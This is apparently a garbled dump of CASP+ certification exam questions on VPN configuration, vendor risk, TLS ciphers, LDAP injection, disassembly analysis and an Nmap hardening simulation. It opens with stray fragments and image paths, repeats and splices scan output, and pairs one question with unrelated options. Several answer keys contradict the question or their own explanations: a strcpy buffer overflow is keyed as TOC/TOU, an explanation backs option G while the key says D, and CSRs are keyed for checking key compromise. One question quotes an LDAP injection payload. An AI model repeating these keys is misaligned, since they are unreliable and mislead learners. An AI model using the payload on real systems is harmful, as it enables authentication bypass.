aes128ctr
cast128
camellia256ctr
tls
ttls
psk
aes256gcm128


```

...
re-eap {
...
  proposals =
    ...
}
...
plugins {
  eap-radius {
    secret =
    server =
  }
}
...

```

Reset to Default
Save
Close

AAA Server:




- A. Mastered
- B. Not Mastered


Answer: A

Explanation:

VPN Concentrator:



AAA Server:



NEW QUESTION 209

A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test. However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:

```

0x014435a5 <+7>: mov 0x8(%ebp),%eax
0x014435a8 <+10>: movl $0xffffffff,-0x1c(%ebp) //Tester note, Start
0x014435af <+17>: mov %eax,%edx
0x014435b1 <+19>: mov $0x0,%eax
0x014435b6 <+24>: mov -0x1c(%ebp),%ecx
0x014435b9 <+27>: mov %edx,%edi
0x014435bb <+29>: repnz scas %es:(%edi),%al
0x014435bd <+31>: mov %ecx,%eax
0x014435bf <+33>: not %eax
0x014435c1 <+35>: sub $0x1,%eax //Tester note, end
0x014435c4 <+38>: mov %al,-0x9(%ebp)
0x014435c7 <+41>: cmpl $0x3,-0x9(%ebp) //Tester note <=4
0x014435cb <+45>: jbe 0x1448500 <validate_passwd+98>
0x014435cd <+47>: cmpl $0x8,-0x9(%ebp) //Tester note >=8
0x014435d1 <+51>: ja 0x1448500 <validate_passwd+98>
0x014435d3 <+53>: movl $0x1448660, (%esp)
0x014435de <+60>: call 0x14483a0 <puts@plt>
0x014435df <+65>: mov 0x144a020,%eax
0x014435e4 <+70>: mov %eax, (%esp)
0x014435e7 <+73>: call 0x1448380 <fflush@plt>
0x014435ec <+78>: mov 0x8(%ebp),%eax
0x014435ef <+81>: mov %eax,0x4(%esp)
0x014435f3 <+85>: lea -0x14(%ebp),%eax
0x014435f6 <+88>: mov %eax, (%esp)
0x014435f9 <+91>: call 0x1448390 <strcpy@plt> //Tester note, breakpoint
0x014435fe <+96>: jmp 0x1448519 <validate_passwd+123>
0x01448500 <+98>: movl $0x144866f, (%esp)

```

The penetration testers MOST likely took advantage of:

- A. A TOC/TOU vulnerability
- B. A plain-text password disclosure
- C. An integer overflow vulnerability
- D. A buffer overflow vulnerability

Answer: A

NEW QUESTION 212

An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact. Which of the following should the organization perform NEXT?

- A. Assess the residual risk.
- B. Update the organization's threat model.
- C. Move to the next risk in the register.
- D. Recalculate the magnitude of impact.

Answer: A

NEW QUESTION 213

The Chief information Officer (CIO) of a large bank, which uses multiple third-party organizations to deliver a service, is concerned about the handling and security of customer data by the parties. Which of the following should be implemented to BEST manage the risk?

- A. Establish a review committee that assesses the importance of suppliers and ranks them according to contract renewal
- B. At the time of contract renewal, incorporate designs and operational controls into the contracts and a right-to-audit clause
- C. Regularly assess the supplier's post-contract renewal with a dedicated risk management team.
- D. Establish a team using members from first line risk, the business unit, and vendor management to assess only design security controls of all supplier
- E. Store findings from the reviews in a database for all other business units and risk teams to reference.
- F. Establish an audit program that regularly reviews all suppliers regardless of the data they access, how they access the data, and the type of data, Review all design and operational controls based on best practice standard and report the finding back to upper management.
- G. Establish a governance program that rates suppliers based on their access to data, the type of data, and how they access the data Assign key controls that are reviewed and managed based on the supplier's rating
- H. Report finding units that rely on the suppliers and the various risk teams.

Answer: D

Explanation:

A governance program that rates suppliers based on their access to data, the type of data, and how they access the data is the best way to manage the risk of handling and security of customer data by third parties. This allows the company to assign key controls that are reviewed and managed based on the supplier's rating and report findings to the relevant units and risk teams. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/third-party-risk-management>

NEW QUESTION 217

A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:
 Unauthorized insertions into application development environments

Authorized insiders making unauthorized changes to environment configurations

Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

- A. Perform static code analysis of committed code and generate summary reports.
- B. Implement an XML gateway and monitor for policy violations.
- C. Monitor dependency management tools and report on susceptible third-party libraries.
- D. Install an IDS on the development subnet and passively monitor for vulnerable services.
- E. Model user behavior and monitor for deviations from normal.
- F. Continuously monitor code commits to repositories and generate summary logs.

Answer: EF

Explanation:

Modeling user behavior and monitoring for deviations from normal and continuously monitoring code commits to repositories and generating summary logs are actions that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations. Modeling user behavior and monitoring for deviations from normal is a technique that uses baselines, analytics, machine learning, or other methods to establish normal patterns of user activity and identify anomalies or outliers that could indicate malicious or suspicious behavior. Modeling user behavior and monitoring for deviations from normal can help detect unauthorized insertions into application development environments, as it can alert on unusual or unauthorized access attempts, commands, actions, or transactions by users. Continuously monitoring code commits to repositories and generating summary logs is a technique that uses tools, scripts, automation, or other methods to track and record changes made to code repositories by developers, testers, reviewers, or other parties involved in the software development process. Continuously monitoring code commits to repositories and generating summary logs can help detect authorized insiders making unauthorized changes to environment configurations, as it can audit and verify the source, time, reason, and impact of code changes made by authorized users. Performing static code analysis of committed code and generate summary reports is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to detect vulnerabilities, errors, bugs, or quality issues in committed code. Implementing an XML gateway and monitor for policy violations is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to protect XML-based web services from threats or attacks by validating XML messages against predefined policies. Monitoring dependency management tools and report on susceptible third-party libraries is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to identify outdated or vulnerable third-party libraries used in software development projects. Installing an IDS (intrusion detection system) on the development subnet and passively monitor for vulnerable services is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes

NEW QUESTION 222

An organization requires a legacy system to incorporate reference data into a new system. The organization anticipates the legacy system will remain in operation for the next 18 to 24 months. Additionally, the legacy system has multiple critical vulnerabilities with no patches available to resolve them. Which of the following is the BEST design option to optimize security?

- A. Limit access to the system using a jump box.
- B. Place the new system and legacy system on separate VLANs
- C. Deploy the legacy application on an air-gapped system.
- D. Implement MFA to access the legacy system.

Answer: C

NEW QUESTION 223

A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```

Which of the following ciphers should the security analyst remove to support the business requirements?

- A. TLS_AES_128_CCM_8_SHA256
- B. TLS_DHE_DSS_WITH_RC4_128_SHA
- C. TLS_CHACHA20_POLY1305_SHA256
- D. TLS_AES_128_GCM_SHA256

Answer: B

Explanation:

The security analyst should remove the cipher TLS_DHE_DSS_WITH_RC4_128_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: <https://www.comptia.org/blog/what-is-a-cipher>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 225

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

Which of the following would BEST mitigate this vulnerability?

- A. Network intrusion prevention
- B. Data encoding
- C. Input validation
- D. CAPTCHA

Answer: C

NEW QUESTION 226

A forensic investigator would use the foremost command for:

- A. cloning disks.
- B. analyzing network-captured packets.
- C. recovering lost files.
- D. extracting features such as email addresses

Answer: C

NEW QUESTION 227

A cybersecurity analyst discovered a private key that could have been exposed.

Which of the following is the BEST way for the analyst to determine if the key has been compromised?

- A. HSTS
- B. CRL
- C. CSRs
- D. OCSP

Answer: C

Explanation:

Reference: <https://www.ssl.com/faqs/compromised-private-keys/>

NEW QUESTION 229

A security engineer needs to implement a CASB to secure employee user web traffic. A Key requirement is that relevant event data must be collected from existing on-premises infrastructure components and consumed by the CASB to expand traffic visibility. The solution must be highly resilient to network outages. Which of the following architectural components would BEST meet these requirements?

- A. Log collection
- B. Reverse proxy
- C. AWAFF
- D. API mode

Answer: A

NEW QUESTION 232

An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.

Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

- A. NIST
- B. GDPR
- C. PCI DSS
- D. ISO

Answer: C

Explanation:

PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified References: <https://www.comptia.org/blog/what-is-pci-dss>
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 233

A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following

would BEST achieve this objective?

- A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
- B. Implement cloud infrastructure to proxy all user web traffic to enforce DLP and encryption policies.
- C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
- D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Answer: C

Explanation:

The best way to achieve the objective of discovering SaaS applications and blocking access to unapproved or identified as risky ones is to implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy (C). This solution would allow the security architect to inspect all web traffic and enforce access control policies centrally. This solution also allows the security architect to detect and block risky SaaS applications.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 1: Network Security Architecture and Design, Section 1.3: Cloud Security.

NEW QUESTION 235

A client is adding scope to a project. Which of the following processes should be used when requesting updates or corrections to the client's systems?

- A. The implementation engineer requests direct approval from the systems engineer and the Chief Information Security Officer.
- B. The change control board must review and approve a submission.
- C. The information system security officer provides the systems engineer with the system updates.
- D. The security engineer asks the project manager to review the updates for the client's system.

Answer: B

Explanation:

The change control board (CCB) is a committee that consists of subject matter experts and managers who decide whether to implement proposed changes to a project. The change control board is part of the change management plan, which defines the roles and processes for managing change within a team or organization. The change control board must review and approve a submission for any change request that affects the scope, schedule, budget, quality, or risks of the project. The change control board evaluates the impact and benefits of the change request and decides whether to accept, reject, or defer it.

* A. The implementation engineer requesting direct approval from the systems engineer and the Chief Information Security Officer is not a correct process for requesting updates or corrections to the client's systems, because it bypasses the change control board and the project manager. This could lead to unauthorized changes that could compromise the project's objectives and deliverables.

* C. The information system security officer providing the systems engineer with the system updates is not a correct process for requesting updates or corrections to the client's systems, because it does not involve the change control board or the project manager. This could lead to unauthorized changes that could introduce security vulnerabilities or conflicts with other system components.

* D. The security engineer asking the project manager to review the updates for the client's system is not a correct process for requesting updates or corrections to the client's systems, because it does not involve the change control board. The project manager is responsible for facilitating the change management process, but not for approving or rejecting change requests.

<https://www.projectmanager.com/blog/change-control-board-roles-responsibilities-processes>

NEW QUESTION 236

While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware. Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

- A. Pay the ransom within 48 hours.
- B. Isolate the servers to prevent the spread.
- C. Notify law enforcement.
- D. Request that the affected servers be restored immediately.

Answer: B

Explanation:

Isolating the servers is the best immediate action to take after reporting the incident to the management team, as it can limit the damage and contain the ransomware infection. Paying the ransom is not advisable, as it does not guarantee the recovery of the data and may encourage further attacks. Notifying law enforcement is a possible step, but not the next one after reporting. Requesting that the affected servers be restored immediately may not be feasible or effective, as it depends on the availability and integrity of backups, and it does not address the root cause of the attack. Verified References:

<https://www.comptia.org/blog/what-is-ransomware-and-how-to-protect-yourself> <https://www.comptia.org/certifications/comptia-advanced-security-practitioner>

NEW QUESTION 240

A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.

Which of the following actions would BEST resolve the issue? (Choose two.)

- A. Conduct input sanitization.
- B. Deploy a SIEM.
- C. Use containers.
- D. Patch the OS.
- E. Deploy a WAF.
- F. Deploy a reverse proxy.
- G. Deploy an IDS.

Answer: AE

Explanation:

A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.

According to OWASP, LDAP injection is an attack that exploits web applications that construct LDAP statements based on user input without proper validation or sanitization.

LDAP injection can result in unauthorized access, data modification, or denial of service. To prevent LDAP injection, OWASP recommends conducting input sanitization by escaping special characters in user input and deploying a web application firewall (WAF) that can detect and block malicious LDAP queries.⁴⁵

NEW QUESTION 243

A software company wants to build a platform by integrating with another company's established product. Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?

- A. Data sovereignty
- B. Shared responsibility
- C. Source code escrow
- D. Safe harbor considerations

Answer: B

Explanation:

When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

NEW QUESTION 245

A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

- A. Loss of governance
- B. Vendor lockout
- C. Compliance risk
- D. Vendor lock-in

Answer: C

NEW QUESTION 247

An organization requires a contractual document that includes

- An overview of what is covered
- Goals and objectives
- Performance metrics for each party
- A review of how the agreement is managed by all parties

Which of the following BEST describes this type of contractual document?

- A. SLA
- B. BAA
- C. NDA
- D. ISA

Answer: A

Explanation:

A Service Level Agreement is a contract between a service provider and a customer that outlines the level of services to be provided, the metrics by which those services will be measured, and how the agreement will be managed by both parties. SLAs also include provisions for dispute resolution and for the termination of the agreement.

Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5: Security Testing, Section 5.7: Service Level Agreements.

NEW QUESTION 250

FILL IN THE BLANK

SIMULATION

You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.

The company's hardening guidelines indicate the following: There should be one primary server or service per device. Only default ports should be used.

Non-secure protocols should be disabled.

INSTRUCTIONS

Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.

For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:

The IP address of the device

The primary server or service of the device (Note that each IP should be associated with one service/port only)

The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	CrushFTP sftpd (protocol 2.0)
8080/tcp	open	http	CrushFTP web interface

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
25/tcp	closed	smtp	Barracuda Networks Spam Firewall smtpd
415/tcp	open	ssl/smtp	smtpd
587/tcp	open	ssl/smtp	smtpd
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5

Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports

PORT	STATE	SERVICE	VERSION
20/tcp	closed	ftp-data	
21/tcp	open	ftp	FileZilla ftpd 0.9.39 beta
22/tcp	closed	ssh	
80/tcp	open	http	Microsoft IIS httpd 7.5
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5
2001/tcp	closed	dc	
2047/tcp	closed	dls	
2196/tcp	closed	unknown	
6001/tcp	closed	X11:1	

Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista:sp2 cpe:/o:microsoft:windows_7:sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Pure-FTPd
443/tcp	open	ssl/http-proxy	SonicWALL SSL-VPN http proxy

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

Devices Discovered (0)

+Add Device For

10.1.45.65

10.1.45.66

10.1.45.67

10.1.45.68

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NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	CrushFTP sftpd (protocol 2.0)
8080/tcp	open	http	CrushFTP web interface

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7[2008]
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
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21/tcp	open	ftp	FileZilla ftpd 0.9.39 beta
22/tcp	closed	ssh	
80/tcp	open	http	Microsoft IIS httpd 7.5
443/tcp	open	ssl/http	Microsoft IIS httpd 7.5
2001/tcp	closed	dc	
2047/tcp	closed	dls	
2196/tcp	closed	unknown	
6001/tcp	closed	X11:1	

Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista[7]2008[8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista:sp2 cpe:/o:microsoft:windows_7:sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports

